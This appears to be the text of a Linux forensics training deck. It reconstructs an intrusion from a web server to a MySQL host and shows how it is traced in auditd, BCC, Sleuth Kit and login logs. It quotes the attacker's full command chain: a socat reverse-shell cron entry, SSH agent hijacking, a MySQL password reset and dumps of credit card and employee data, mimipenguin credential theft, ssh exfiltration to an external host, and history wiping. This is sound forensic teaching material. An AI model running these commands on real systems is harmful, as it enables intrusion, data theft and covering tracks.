40895 bash 2019-10-10 14:52:07 UTC+0000 id
40895 bash 2019-10-10 14:52:07 UTC+0000 whoami
40895 bash 2019-10-10 14:52:07 UTC+0000 cat /etc/crontab
40895 bash 2019-10-10 14:52:07 UTC+0000 crontab -l
40895 bash 2019-10-10 14:52:07 UTC+0000 echo "0 * * * * root socat tcp-connect:impetus.navali:9876 exec:sh,pty,stderr,setsid,sigint,sane" >> /etc/crontab
40895 bash 2019-10-10 14:52:07 UTC+0000 cat /etc/crontab
40895 bash 2019-10-10 14:52:07 UTC+0000 for network in `seq 1 254`; do ping -c 2 192.168.9.$network ; done
40895 bash 2019-10-10 14:52:07 UTC+0000 for port in 21 22 80 8080 3306; do nc -vn -w 2 192.168.9.133 $port; done
40895 bash 2019-10-10 14:52:07 UTC+0000 pstree -p root
40895 bash 2019-10-10 14:52:07 UTC+0000 strings /proc/8762/environ
40895 bash 2019-10-10 14:52:07 UTC+0000 SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh-add -l
40895 bash 2019-10-10 14:52:07 UTC+0000 SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh mysql_cluster
```




```
id
whoami
cat /etc/crontab
crontab -l
echo "0 * * * * root socat tcp-connect:impetus.navali:9876 exec:sh,pty,stderr,setsid,sigint,sane" >> /etc/crontab
cat /etc/crontab
for network in `seq 1 254`; do ping -c 2 192.168.9.$network ; done
for port in 21 22 80 8080 3306; do nc -vn -w 2 192.168.9.133 $port; done
pstree -p root
strings /proc/8762/environ
SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh-add -l
SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh mysql_cluster
```

Scenario-based investigation

Analysis on webapp_primary

- Volatility linux_netstat plugin

```
TCP      192.168.9.132    :    22 192.168.9.140    :38430 ESTABLISHED                sshd/8758
UNIX 103652                sshd/8758
UNIX 103680                sshd/8758 /tmp/ssh-LohY1H3HRf/agent.8758
```



```
192.168.9.132    :    22 192.168.9.140    :38430 ESTABLISHED
```

```
sshd/8758 /tmp/ssh-LohY1H3HRf/agent.8758
```


Scenario-based investigation

Situational Awareness & Availability

- Attacker activity on mysql_cluster

```
ps -ef
```

```
netstat -untap
```

```
ss -untap
```

```
ls -ltr /
```

```
ls -ltR /
```

```
cd /var/lib/mysql
```

```
systemctl stop mysql
```

```
systemctl start mysql
```

```
sudo mysqld --skip-grant-tables --skip-networking &
```

Scenario-based investigation

Access mySQL Database

- Attacker activity on mysql_cluster

```
sudo mysql
```

```
FLUSH PRIVILEGES;
```

```
SET PASSWORD FOR 'root'@'localhost' = PASSWORD('50m30n3w45h3r3!');
```

```
FLUSH PRIVILEGES;
```

```
exit;
```

```
mysqldump -u root -p50m30n3w45h3r3! credit_cards | gzip > credit_cards.sql.gz
```

```
mysqldump -u root -p credit_cards | gzip > credit_cards.sql.gz
```

```
mysqldump -u root -p suppliers | gzip > suppliers.sql.gz
```

```
mysqldump -u root -p employees | gzip > employees.sql.gz
```

Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

```
type=PROCTITLE msg=audit(1570706301.260:27418): proctitle="gzip"
type=SYSCALL msg=audit(1570706301.260:27419): arch=c000003e syscall=59 success=yes exit=0 a0=56285eaf7110 a1=56285eaf74e0 a2=56285eae8fc0 a3=8 items=2 pp
id=9445 pid=10203 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="mysqldump" exe="/usr/bin/mysqldump" key="T1078_Val
id_Accounts"
type=EXECVE msg=audit(1570706301.260:27419): argc=5 a0="mysqldump" a1="-u" a2="root" a3="-p50m30n3w45h3r3!" a4="credit_cards"
type=PATH msg=audit(1570706301.260:27419): item=0 name="/usr/bin/mysqldump" inode=137312 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL
cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0
```

9445

/dev/pts/3

a0="mysqldump" a1="-u" a2="root" a3="-p50m30n3w45h3r3!" a4="credit_cards"

Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

```
type=PROCTITLE msg=audit(1570706407.144:27851): proctitle="gzip"
type=SYSCALL msg=audit(1570706407.144:27852): arch=c000003e syscall=59 success=yes exit=0 a0=56285eaf6ac0 a1=56285eaf74a0 a2=56285eae8fc0 a3=8 items=2 pp
id=9445 pid=10314 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="mysqldump" exe="/usr/bin/mysqldump" key="T1078_Val
id_Accounts"
type=EXECVE msg=audit(1570706407.144:27852): argc=5 a0="mysqldump" a1="-u" a2="root" a3="-p" a4="credit_cards"
type=PATH msg=audit(1570706407.144:27852): item=0 name="/usr/bin/mysqldump" inode=137312 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL
cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0
```

9445

/dev/pts/3

a0="mysqldump" a1="-u" a2="root" a3="-p" a4="credit_cards"

Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570706430.276:27947): arch=c000003e syscall=59 success=yes exit=0 a0=56285eaf7350 a1=56285eaf74a0 a2=56285eae8fc0 a3=8 items=2 pp
id=9445 pid=10340 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="mysqldump" exe="/usr/bin/mysqldump" key="T1078_Val
id_Accounts"
type=EXECVE msg=audit(1570706430.276:27947): argc=5 a0="mysqldump" a1="-u" a2="root" a3="-p" a4="suppliers"
type=PATH msg=audit(1570706430.276:27947): item=0 name="/usr/bin/mysqldump" inode=137312 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL
cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0
```

9445

/dev/pts/3

a0="mysqldump" a1="-u" a2="root" a3="-p" a4="suppliers"

Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570706454.080:28042): arch=c000003e syscall=59 success=yes exit=0 a0=56285eaf7b40 a1=56285eaf74a0 a2=56285eae8fc0 a3=8 items=2 pp  
id=9445 pid=10366 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="mysqldump" exe="/usr/bin/mysqldump" key="T1078_Val  
id_Accounts"  
type=EXECVE msg=audit(1570706454.080:28042): argc=5 a0="mysqldump" a1="-u" a2="root" a3="-p" a4="employees"  
type=PATH msg=audit(1570706454.080:28042): item=0 name="/usr/bin/mysqldump" inode=137312 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL  
cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0
```

9445

a0="mysqldump" a1="-u" a2="root" a3="-p" a4="employees"

/dev/pts/3

Scenario-based investigation

Analysis on mysql_cluster

- BCC bashreadline illustrates the time, the PID, and the command that was run by the adversary

```
04:14:23 9445 ls -ltR /
04:15:39 9445 cd /var/lib/mysql
04:15:44 9445 ls -ltr
04:15:56 9445 systemctl stop mysql
04:16:07 9445 systemctl start mysql
04:16:16 9445 sudo mysqld --skip-grant-tables --skip-networking &
04:16:24 9445 mysql
04:18:21 9445 mysqldump -u root -p50m30n3w45h3r3! credit_cards | gzip > credit_cards.sql.gz
04:20:07 9445 mysqldump -u root -p credit_cards | gzip > credit_cards.sql.gz
04:20:18 9445 ls -ltrh
04:20:30 9445 mysqldump -u root -p suppliers | gzip > suppliers.sql.gz
04:20:43 9445 ls -ltrh
04:20:54 9445 mysqldump -u root -p employees | gzip > employees.sql.gz
04:21:17 9445 ls -ltrh
04:22:05 9445 mv credit_cards.sql.gz suppliers.sql.gz employees.sql.gz /dev/shm/
04:22:09 9445 cd /dev/shm/
04:22:11 9445 ls -ltr
```

Scenario-based investigation

Situational Awareness, Credential Dumping, Lateral Movement, and Exfiltration

- Attacker activity on mysql_cluster

```
mount
```

```
df -h
```

```
ls -ltr /nfs_mount/mysql_databases/
```

```
curl -L http://impetus.navalimimipenguin.py -o /dev/shm/mimipenguin.py
```

```
python mimipenguin.py
```

```
vi creds.txt
```

```
showmount -e nfs_server
```

```
mkdir mounteverything
```

```
mount -t nfs nfs_server:/ mounteverything
```

```
mount
```


Scenario-based investigation

Situational Awareness, Credential Dumping, Lateral Movement, and Exfiltration

- Attacker activity on mysql_cluster

```
cat /etc/fstab
```

```
cat /etc/exports
```

```
cd global_mounts/
```

```
ls -ltr mysql_databases/
```

```
ls -ltr secret_projects/
```

```
ls -ltr webservers/
```

```
ls -ltr gpg_keys/
```

```
ls -ltr ftp_sites/
```

```
mv ../../*.sql.gz .
```

```
cd global_mounts/
```

Scenario-based investigation

Situational Awareness, Credential Dumping, Lateral Movement, and Exfiltration

- Attacker activity on mysql_cluster

```
tar czvf files.tar.gz credit_cards.sql.gz suppliers.sql.gz employees.sql.gz mysql_databases/ secret_projects/ webserver/
gpg_keys/ ftp_sites/
```

```
ssh -p 1 percutiens@impetus.nvali "cat > files.tar.gz" < files.tar.gz
```

```
umount /dev/shm/mounteverything
```

```
rm -rf /dev/shm/mounteverything /dev/shm/creds.txt /dev/shm/mimipenguin.py
```

```
cd /root/.ssh/
```

```
sed -i '1d' known_hosts
```

```
history -cw
```

```
exit
```

- Attacker activity on webapp_primary

```
exit
```

Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570706525.558:28354): arch=c000003e syscall=59 success=yes exit=0 a0=56285eb0eed0 a1=56285eafb770 a2=56285eae8fc0 a3=8 items=2 pp  
id=9445 pid=10464 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="mv" exe="/bin/mv" key="T1078_Valid_Accounts"  
type=EXECVE msg=audit(1570706525.558:28354): argc=5 a0="mv" a1="credit_cards.sql.gz" a2="suppliers.sql.gz" a3="employees.sql.gz" a4="/dev/shm/"  
type=PATH msg=audit(1570706525.558:28354): item=0 name="/bin/mv" inode=262242 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 ca  
p_fl=0 cap_fe=0 cap_fver=0
```

/dev/pts/3

a0="mv" a1="credit_cards.sql.gz" a2="suppliers.sql.gz" a3="employees.sql.gz" a4="/dev/shm/"

Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570714876.463:62971): arch=c000003e syscall=59 success=yes exit=0 a0=56285eb21480 a1=56285eb1df50 a2=56285eb528b0 a3=8 items=2 pp
id=9445 pid=19910 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="sed" exe="/bin/sed" key="T1078_Valid_Accounts"
type=EXECVE msg=audit(1570714876.463:62971): argc=4 a0="sed" a1="-i" a2="1d" a3="known_hosts"
type=PATH msg=audit(1570714876.463:62971): item=0 name="/bin/sed" inode=262291 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 c
ap_fi=0 cap_fe=0 cap_fver=0
```



```
a0="sed" a1="-i" a2="1d" a3="known_hosts"
```

Scenario-based investigation

Analysis on mysql_cluster

- The Sleuth Kit (TSK) - /root/.ssh/known_hosts

```
Thu Oct 10 2019 13:41:18    4096 .a.. d/drwx----- 0      0      415607 /root/.ssh
                           666 .a.. r/rw-r--r-- 0      0      404049 /root/.ssh/known_hosts
                           666 .a.. r/rw-r--r-- 0      0      404049 /root/.ssh/seduu3Ihm (deleted-realloc)
```

```
Thu Oct 10 2019 13:41:18
```

```
415607 /root/.ssh
404049 /root/.ssh/known_hosts
404049 /root/.ssh/seduu3Ihm (deleted-realloc)
```

Scenario-based investigation

Analysis on mysql_cluster

- BCC filelife


```
root@mysql_cluster:/usr/share/bcc/tools# ./filelife
TIME      PID      COMM      AGE(s)    FILE
04:22:05  10464    mv         231.72    credit_cards.sql.gz
04:22:05  10464    mv         95.29     suppliers.sql.gz
04:22:05  10464    mv         71.51     employees.sql.gz
05:20:15  14772    vi         0.00      .creds.txt.swx
05:20:15  14772    vi         0.00      .creds.txt.swp
05:20:24  14772    vi         8.67      .creds.txt.swp
05:26:01  15191    mv         3836.17   credit_cards.sql.gz
05:26:03  15191    mv         3837.90   employees.sql.gz
05:26:03  15191    mv         3837.91   suppliers.sql.gz
06:34:39  19492    rm         4455.11   creds.txt
06:34:39  19492    rm         4599.23   mimipenguin.py
```

Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570714479.357:61360): arch=c000003e syscall=59 success=yes exit=0 a0=56285eb59240 a1=56285eb580e0 a2=56285eb528b0 a3=8 items=2 pp
id=9445 pid=19492 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="rm" exe="/bin/rm" key="T1078_Valid_Accounts"
type=EXECVE msg=audit(1570714479.357:61360): argc=5 a0="rm" a1="-rf" a2="mounteverything/" a3="creds.txt" a4="mimipenguin.py"
type=PATH msg=audit(1570714479.357:61360): item=0 name="/bin/rm" inode=262286 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 ca
p_fi=0 cap_fe=0 cap_fver=0
```



```
a0="rm" a1="-rf" a2="mounteverything/" a3="creds.txt" a4="mimipenguin.py"
```

Scenario-based investigation

Analysis on mysql_cluster

- BCC tcptracer

```
root@mysql_cluster:/usr/share/bcc/tools# ./tcptracer
Tracing TCP established connections. Ctrl-C to end.
```

T	PID	COMM	IP	SADDR	DADDR	SPORT	DPORT
C	14613	curl	4	192.168.9.133	XXX.XXX.X.XXX	50352	80
X	14613	curl	4	192.168.9.133	XXX.XXX.X.XXX	50352	80
C	14820	showmount	4	192.168.9.133	192.168.9.142	1004	53731
X	14820	showmount	4	192.168.9.133	192.168.9.142	1004	53731
C	15380	ssh	4	192.168.9.133	XXX.XXX.X.XXX	34436	1
X	15380	ssh	4	192.168.9.133	XXX.XXX.X.XXX	34436	1

Scenario-based investigation

Analysis on mysql_cluster

- BCC bashreadline

```
04:22:09 9445 cd /dev/shm/
04:22:11 9445 ls -ltr
04:22:31 9445 mount
05:16:30 9445 ls -ltr /nfs_mount/mysql_databases/
05:17:59 9445 curl -L http://impetus.naivali/mimipenguin.py -o /dev/shm/mimipenguin.py
05:18:02 9445 ls -ltr
05:18:19 9445 python mimipenguin.py
05:20:04 9445 ls -ltr
05:20:13 9445 vi creds.txt
05:20:26 9445 ls -ltr
05:20:57 9445 showmount -e nfs_server
05:21:43 9445 mkdir -p mounteverything
05:21:54 9445 mount -t nfs nfs_server:/ mounteverything
05:22:00 9445 mount
05:22:19 9445 cat /etc/exports
```

Scenario-based investigation

Analysis on mysql_cluster

- BCC bashreadline

```
05:23:04 9445 cat etc/exports
05:25:22 9445 cd global_mounts/
05:25:23 9445 ls -ltr
05:25:30 9445 ls -ltr mysql_databases/
05:25:34 9445 ls -ltr secret_projects/
05:25:36 9445 ls -ltr webservers/
05:25:39 9445 ls -ltr gpg_keys/
05:25:41 9445 ls -ltr ftp_sites/
05:26:01 9445 mv ../..//*.sql.gz .
05:26:05 9445 ls -ltr
05:26:42 9445 cd global_mounts/
05:26:42 9445 ls
05:27:30 9445 tar czvf files.tar.gz credit_cards.sql.gz suppliers.sql.gz employees.sql.gz mysql_databases/
secret_projects/ webservers/ gpg_keys/ ftp_sites/
05:27:52 9445 ls -ltrh
05:28:16 9445 ssh -p 1 percutiens@impetus.navalix "cat > files.tar.gz" < files.tar.gz
```

Scenario-based investigation

Analysis on mysql_cluster

- SSH login - /var/log/wtmp

```
root@mysql_cluster:/var/log# last -f wtmp
user      :0                :0                Sat Oct 12 06:43    still logged in
reboot    system boot      5.0.0-31-generic Sat Oct 12 04:40    still running
user      :0                :0                Thu Oct 10 08:38 - 13:26 (04:48)
reboot    system boot      5.0.0-31-generic Thu Oct 10 08:28 - 13:26 (04:58)
root      pts/3              192.168.9.132    Thu Oct 10 03:26 - 06:46 (03:19)
```

root pts/3

192.168.9.132

03:26 - 06:46 (03:19)

Scenario-based investigation

Analysis on mysql_cluster

- SSH lastlog - /var/log/lastlog

```
root@mysql_cluster:~# lastlog
Username      Port      From      Latest
root          pts/3     192.168.9.132  Thu Oct 10 03:26:56 -0700 2019
```

Scenario-based investigation

Analysis on mysql_cluster


- SSH login and logout - /var/log/auth.log

```
Oct 10 03:26:55 mysql_cluster sshd[9352]: Accepted publickey for root from 192.168.9.132 port 33988 ssh2: RSA SHA256:3RDE3SXL8xnYhSXL5qgkii3vttFlB3ZJozZTXfuiYKI
Oct 10 06:46:16 mysql_cluster sshd[9352]: Received disconnect from 192.168.9.132 port 33988:11: disconnected by user
Oct 10 06:46:16 mysql_cluster sshd[9352]: Disconnected from user root 192.168.9.132 port 33988
```

```
Oct 10 03:26:55 mysql_cluster sshd[9352]:
Oct 10 06:46:16 mysql_cluster sshd[9352]:
Oct 10 06:46:16 mysql_cluster sshd[9352]:
```

```
Accepted publickey for root from 192.168.9.132 port 33988 ssh2: RSA SHA256:3RDE3SXL8xnYhSXL5qgkii3vttFlB3ZJozZTXfuiYKI
Received disconnect from 192.168.9.132 port 33988:11: disconnected by user
Disconnected from user root 192.168.9.132 port 33988
```

Scenario-based investigation





Reference Guides: Linux artefacts

Linux artefacts

- **Memory**

- /dev/mem
- /dev/fmem
- /proc/kcore
- /dev/crash

- **Procs**

- /proc/[0-9]*/environ
- /proc/[0-9]*/comm
- /proc/[0-9]*/cmdline
- /proc/[0-9]*/exe
- /proc/[0-9]*/maps
- /proc/[0-9]*/map_files
- /proc/[0-9]*/status
- /proc/[0-9]*/stat
- /proc/[0-9]*/cwd/*
- /proc/[0-9]*/net/*
- /proc/[0-9]*/root/*
- /proc/[0-9]*/fd/[0-9]*/
- /proc/[0-9]*/task/
- /proc/[0-9]*/task/[tid]/comm
- /proc/[0-9]*/net

- /proc/self/environ
- /proc/net/route
- /proc/sched_debug
- /proc/self/cwd/*
- /proc/net/arp
- /proc/cmdline
- /proc/modules
- /proc/tty

- **Journals**

- /run/log/journal/*/system.journal
- /run/systemd/journal/*

- **Kernel Modules**

- /etc/modules.conf
- /etc/modprobe.d/*

- **Shared Libraries**

- /etc/ld.so.preload, /etc/ld.so.conf
- /etc/ld.so.conf.d/*, /etc/ld.so.cache

Linux artefacts

- **Home directories**

- Bash/Shell/TCSH/ZSH History Files
 - /home/*/.{bash,sh,tcsh,zsh}*history*
 - /root/.{bash,sh,tcsh,zsh}*history*
- Bash Logout
 - /home/*/.bash_logout
- SSH Known Hosts Files
 - /home/*/.ssh/known_hosts
 - /root/.ssh/known_hosts
- SSH Authorized Keys Files
 - /home/*/.ssh/authorized_keys
 - /root/.ssh/authorized_keys
- SSH Public/Private Keys
 - /home/*/.ssh/id_rsa.pub
 - /home/*/.ssh/id_rsa
- Bash Settings
 - /home/*/.bash_profile, /home/*/.bashrc
 - /home/*/.bash_aliases, /etc/profile, /etc/bashrc
- MySQL/Postgres/SQLite History Files
 - /home/*/{mysql,psql,sqlite}*history*
- Python Interactive History Files
 - /home/*/.python_history

- **Password and Shadow Files**

- Password Files
 - /etc/passwd
- Shadow Files
 - /etc/shadow
- Group Files
 - /etc/group
- Group Shadow Files
 - /etc/gshadow

- **Successful Logins, Logouts, and Failed**

- Current Logins
 - /var/run/utmp
- Failed Logins
 - /var/log/btmp*, /var/log/faillog
- Last Logged Users
 - /var/log/wtmp*, /var/log/lastlog

- **Deleted Files**

- /home/*/.local/share/Trash/*
- /home/*/.local/share/info/*.trashinfo

Linux artefacts

- **Sudoers Files and Directories**
 - /etc/sudoers
 - /etc/sudoers.d/*
- **Recently Used Files (GTK)**
 - /home/*/.local/share/recently-used.xbel
- **Cron Configuration Files**
 - /etc/crontab, /etc/cron.d/*
 - /etc/cron.hourly/*, /etc/cron.daily/*, /etc/cron.weekly/*
/etc/cron.monthly/*
- **SSH Configuration and Host Public Key Files**
 - /etc/ssh/ssh_config
 - /etc/ssh/sshd_config
 - /etc/ssh/ssh_host_*_key.pub
- **PAM Configuration/Service Files**
 - /etc/pam.conf
 - /etc/pam.d/*
- **Mount Points, including NFS**
 - /etc/fstab
 - /etc/exports
- **Available Shells**
 - /etc/shells
- **SSL Certificates**
 - /etc/pki/tls/certs/* (RHEL based)
 - /etc/pki/CA/* (RHEL based)
 - /etc/ssl/certs/* (Debian based)
- **RPM GPG Keys**
 - /etc/pki/rpm-gpg/*
- **APT Trusted Keys**
 - /etc/apt/trusted.gpg*
 - /usr/share/keyrings/*.gpg

Linux artefacts

